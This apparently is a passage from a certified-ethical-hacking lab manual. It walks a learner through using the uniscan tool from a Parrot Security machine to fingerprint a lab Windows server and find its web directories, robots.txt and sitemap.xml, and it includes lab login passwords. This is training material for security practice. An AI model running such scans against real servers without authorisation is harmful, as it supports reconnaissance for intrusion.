
Uniscan is a versatile server fingerprinting tool that not only performs simple commands like ping, traceroute, and nslookup, but also does static, dynamic, and stress checks on a web server. Apart from scanning websites, uniscan also performs automated Bing and Google searches on provided IPs. Uniscan takes all of this data and combines them into a comprehensive report file for the user.

1. Turn on the **Windows Server 2022** virtual machine.
2. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
3. Click **Type here to search** field and type **wamp**. **Wamperserver64** appears in the result, press **Enter** to launch it.


4. Wait until the WAMP Server icon turns **Green** in the **Notification** area. Leave the **Windows Server 2022** machine running.

5. Leave the **Windows Server 2022** machine running and switch to the **Parrot Security** machine.
6. Now, switch to the **Parrot Security** machine, click the **MATE Terminal** icon from the menu bar to launch the terminal.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
8. In the terminal window, type **uniscan -h** and hit **Enter** to display the uniscan help options.
9. The help menu appears, as shown in the screenshot. First, use the **-q** command to search for the directories of the web server.




10. In the terminal window, type **uniscan -u http://10.10.1.22:8080/CEH -q** and hit **Enter** to start scanning for directories.
11. Here, **10.10.1.22** is the IP address of the **Windows Server 2022** machine. This may vary in your lab environment.
12. In the above command, the **-u** switch is used to provide the target URL, and the **-q** switch is used to scan the directories in the web server.




13. Uniscan starts performing different tests on the webserver and discovering **web directories**, as shown in the screenshot.

    Note: Analyze the complete output of the scan. It should take approximately 5 minutes for the scan to finish.




14. Now, run uniscan using two options together. Here **-w** and **-e** are used together to enable the file check (**robots.txt** and **sitemap.xml** file). In the **terminal** window, type **uniscan -u http://10.10.1.22:8080/CEH -we** and hit **Enter** to start the scan.

